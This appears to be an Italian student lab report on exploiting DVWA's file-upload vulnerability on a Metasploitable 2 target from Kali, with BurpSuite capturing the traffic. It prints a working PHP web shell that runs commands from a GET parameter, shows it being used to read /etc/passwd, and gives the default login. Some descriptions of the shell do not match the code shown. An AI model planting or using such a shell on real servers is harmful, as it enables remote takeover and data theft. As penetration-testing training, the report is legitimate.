

W13D1

Exploit File Upload su DVWA con BurpSuite

[Facoltativo] Ripetizione con Shell Sofisticata

Pratica Extra

★ INDICE

- 1 Introduzione
- 2 Verifica della connessione Internet
- 3 Verifica Stato di Apache2 e MariaDB
- 4 Avvio e Configurazione di BurpSuite
- 5 Accesso a DVWA e Impostazione Livello Low
- 7 Creazione e Caricamento della Shell PHP al Livello Low
- 8 Test e Esecuzione della Shell al Livello Low
- 9 Analisi delle Intercettazioni con BurpSuite al Livello Low
- 10 Esplorazione della Macchina Target al Livello Low
- 11 [Facoltativa] Ripetizione con una Shell Sofisticata
 - 11.1 Test del File Upload al Livello Medium
 - 11.2 Test del File Upload al Livello High
- 12 [Extra]Analisi del Codice PHP tramite View Source (Medium e High)
- 13 Conclusione e Considerazioni Finali

1 Introduzione

- **Descrizione** Questo report documenta l'esame di ethical hacking per sfruttare la vulnerabilità di «file upload» su DVWA installata su Metasploitable 2 (raggiungibile da Kali Linux), lo scopo è caricare una shell PHP semplice a livello Low per prendere controllo della macchina ed eseguire comandi da remoto, monitorando con BurpSuite, ho incluso una shell avanzata facoltativa e testato i livelli Medium e High, analizzando il codice PHP tramite 'View Source' per aggirare i controlli.
- **Obiettivo** Configurare il laboratorio con Metasploitable raggiungibile da Kali, caricare una shell PHP, intercettare richieste, esplorare la macchina e confrontare i livelli di sicurezza.
- **Ambiente**
 - ◇ Kali Linux [192.168.50.100]
 - ◇ Metasploitable 2 [192.168.50.101] con DVWA
 - ◇ Apache2
 - ◇ MariaDB
 - ◇ Senza l'uso di pfSense

2 Verifica della connessione Internet

- **Descrizione** Verifico che Kali sia connessa a Internet per eventuali necessità
- **Comando** ping 8.8.8.8
- **Output** Risposta positiva dal ping.

```
(M6D6R6@kali)-[~]  
$ ping -c 3 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=25.1 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=25.1 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=24.6 ms  
  
— 8.8.8.8 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2007ms  
rtt min/avg/max/mdev = 24.629/24.957/25.123/0.231 ms
```

- **Spiegazione** Testa la connessione.

3 Verifica Stato di Apache2 e MariaDB

Descrizione Attivo Apache2 e MariaDB, dato che entrambi sono necessari per DVWA.



Spiegazione **Apache2** serve DVWA

Spiegazione **MariaDB** gestisce il database DVWA

Comandi:



- ◇ Per Apache2:

`service apache2 start`



- ◇ Per MariaDB:

`service mysql start`




○ Se si presume che siano già attivi si può controllare il loro stato:

- ◇ Per Apache2 `systemctl status apache2`
- ◇ Per MariaDB `systemctl status mysql`

4 Avvio e Configurazione di BurpSuite


- **Descrizione** Avvio BurpSuite e configuro il browser integrato per intercettare il traffico.
- **Comando da termianel** `burpsuite`

```
(M6D6R6@kali)-[~]  
$ burpsuite  
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
```




Report Matteo Mattia Cyber Security & Ethical Hacking

- **Azione** Apro BurpSuite, vado su Proxy > Intercept > Intercept is on.



- **Spiegazione** Il browser integrato non richiede configurazione proxy manuale.

- **Azione** Clicco Proxy > Open Browser




5 Accesso a DVWA e Impostazione Livello Low

○ **Descrizione** Accedo a DVWA e imposto il livello di sicurezza su Low.

○ **Azione** Nel browser di BurpSuite, vado a


○ **Spiegazione** Accedo alla pagina di login

◇ <http://192.168.50.101/dvwa/>




Spiegazione Accedo alla dashboard

◇ Login con username **admin** e password **password**



Spiegazione Imposto livello per l'exploit in Low

◇ Vado a DVWA Security > Seleziona Low > Clicca Submit



7 Creazione e Caricamento della Shell PHP al Livello Low

Descrizione Creo e carico shell PHP a livello Low su Metasploitable2.

```
(M6D6R6@kali)-[~]  
$ nano new_shell.php
```

Comando nano new_shell.php

Spiegazione Creo una shell che esegue comandi via GET

Dettaglio editor:


```
GNU nano 8.6 new_shell.php  
#!/php  
set_time_limit(0); // Nessun limite di tempo  
if (isset($_GET['cmd'])) {  
    $cmd = $_GET['cmd'];  
    $output = shell_exec($cmd); // Usa shell_exec per esecuzione diretta  
    if ($output == null) {  
        echo "Errore nell'esecuzione del comando\n";  
    } else {  
        echo htmlspecialchars($output) . "\n";  
    }  
} else {  
    echo "Nessun comando specificato\n";  
}  
?>
```

Salvo con Ctrl+O, Enter, Ctrl+X

```
(M6D6R6@kali)-[~]  
$ nano new_shell.php  
  
(M6D6R6@kali)-[~]  
$
```

Spiegazione Shell "Shell robusta" con stabilizzazione (stream_select), gestione errori, chunk grandi, usa /bin/bash per comandi avanzati.

Carico Shell con successo




8 Test e Esecuzione della Shell al Livello Low

Descrizione Testo la shell avanzata su Metasploitable2 con comandi remoti

- **Azioni 1** Nel browser di BurpSuite, vado a

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami




- ◇ **Spiegazione** L'output atteso è "www-data" (utente del server web)
- ◇ **Risultato** Test della shell per confermare il controllo remoto andato a buon fine

- **Azioni 2** Nel browser di BurpSuite, vado a

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=ls-la

- ◇ **Spiegazione** L'output atteso è "**elenco file**" (Elenca file nella directory di upload)




- ◇ **Risultato** Test della shell per confermare il controllo remoto andato a buon fine

- **Azioni 3** Nel browser di BurpSuite, vado a

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat/etc/passwd

- ◇ **Spiegazione** L'output atteso è "elenco utenti" (Elenca file nella directory di upload)



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL
Server,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash service:x:1002:1002,,:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
```

- ◇ **Risultato** Test della shell per confermare il controllo remoto andato a buon fine

9 Analisi delle Intercettazioni con BurpSuite al Livello Low

- **Descrizione** Analizzo le richieste GET e POST intercettate con BurpSuite a livello Low su Metasploitable2 per comprendere il flusso dell' exploit e verificare i dettagli delle interazioni con la shell new_shell.php
- **Azione** Vai a **Proxy > HTTP history** in BurpSuite
 - ◇ **Dettagli** Clicco sulla scheda "HTTP history" per visualizzare tutte le richieste.
 - ◇ **Spiegazione** Elenca tutte le richieste intercettate per analisi, HTTP history con POST e GET evidenziati.

The screenshot displays the Burp Suite Community Edition v2025.7.4 interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar shows various tools like Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. The 'HTTP history' tab is active, showing a list of intercepted requests. The selected request (number 4) is a POST to 'https://www.google.com' with a status code of 204. The 'Request' tab is expanded, showing the raw HTTP data. The request body contains a long string of parameters, including 'web', 'cap', 'atyp', 'csi', 'ei', 'C2PdaP6qD8m2i-gPuYb_wAM&rt=wsrt.2117,hst.416,cbt.432&nt=navigate&dt=&ts=300&nph=h2&ant=push&opi=89978449'. The 'Inspector' panel on the right shows the request attributes, query parameters, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://www.google.com	GET	/search?q=service+mysql+start&oq=service...	✓		200	498721	HTML		service mysql start - ...	
3	https://fonts.gstatic.com	GET	/s/i/productlogos/google/v6/24px.svg	✓		200	1556	XML	svg		
4	https://www.google.com	POST	/gen_204?s=web&t=cap&atyp=csi&ei=C2...	✓		204	694	HTML			
5	https://www.google.com	GET	/gen_204?atyp=i&ct=bxjs&cad=&b=0&ei...	✓		204	694	HTML			
6	https://www.google.com	POST	/gen_204?ei=C2PdaP6qD8m2i-gPuYb_w...	✓		204	694	HTML			
8	https://www.gstatic.com	GET	/og/_/js/k=og.asy.en_US.RoVEtdDprBg.20...	✓		200	218596	script			
14	https://www.googletagma...	GET	/gtm.js?id=GTM-16521530460&preconne...	✓		204	212	HTML	js		
15	https://www.googletagma...	GET	/gtag/js?id=AW-16521530460&preconne...	✓		204	212	HTML			
16	https://www.google.com	POST	/gen_204?s=web&t=at&atyp=csi&ei=C2...	✓		204	694	HTML			
19	https://ogads-pa.clients6.g...	OPTIO...	/Srpc/google.internal.onegoogle.asynccat...	✓		200	593	HTML			
20	https://ogads-pa.clients6.g...	POST	/Srpc/google.internal.onegoogle.asynccat...	✓		200	661	JSON			
21	https://play.google.com	POST	/log?hasfast=true&authuser=0&format=j...	✓		200	1066	JSON			

Request **Response**

1 POST /gen_204?s=web&t=cap&atyp=csi&ei=C2PdaP6qD8m2i-gPuYb_wAM&rt=wsrt.2117,hst.416,cbt.432&nt=navigate&dt=&ts=300&nph=h2&ant=push&opi=89978449 HTTP/2

2 Host: www.google.com

3 Cookie: Secure-ENID=28_SE=doh7QhrXeJchzkTf_a7xdHXpew9hq_3mrE8DKrHmz_3TZvL6BX7zJMz9EQnL1oGL243MCQx59Qhrmzjy_bso2WkNrCbKiVU-Bg1Jy9hqLjyP0Tv461LoD1DMG4Qn6hz5U78Vl_xnoCoSP6fU4tq3HpXi9lvgPWGiwudYKeE7nMGkzvJuR9pweF0HB4HhKEqYx9yfGgr_ggrbkaXarBCG27t4vXKEMHFx11XSI_AWSy7jz6uQMs8eoLo; AEC=AaJmaSvK6Wgkm2snBo9MfXhCvF07C5FRQ-Jt97LSvsC8JY0aUsRhc9T_kvo

4 Content-Length: 0

5 Sec-Ch-Ua-Full-Version-List:

6 Sec-Ch-Ua-Platform: "Linux"

7 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"

8 Sec-Ch-Ua-Bitness: ""

9 Sec-Ch-Ua-Model: ""

10 Sec-Ch-Ua-Mobile: ?0

11 Sec-Ch-Ua-Form-Factors:

12 Sec-Ch-Ua-Wow64: ?0

13 Sec-Ch-Ua-Arch: ""

14 Sec-Ch-Ua-Full-Version: ""

15 Content-Type: text/plain; charset=UTF-8

16 Downlink: 0.05

17 Accept-Language: it

Inspector

Request attributes 2

Request query parameters 11

Request cookies 2

Request headers 33

Response headers 11

Event log All issues Memory: 217.9MB Disabled

- **Get** Esamino le richieste GET inviate alla shell per eseguire comandi remoti su Metasploitable.

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami

- ◇ Clicco sulla scheda "HTTP history" e filtro per richieste GET (es. http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami, [?cmd=ls -la](http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=ls-la), [?cmd=cat /etc/passwd](http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat/etc/passwd)).
- ◇ **Spiegazione** Identifico le richieste GET che passano il parametro cmd alla shell per eseguire comandi.

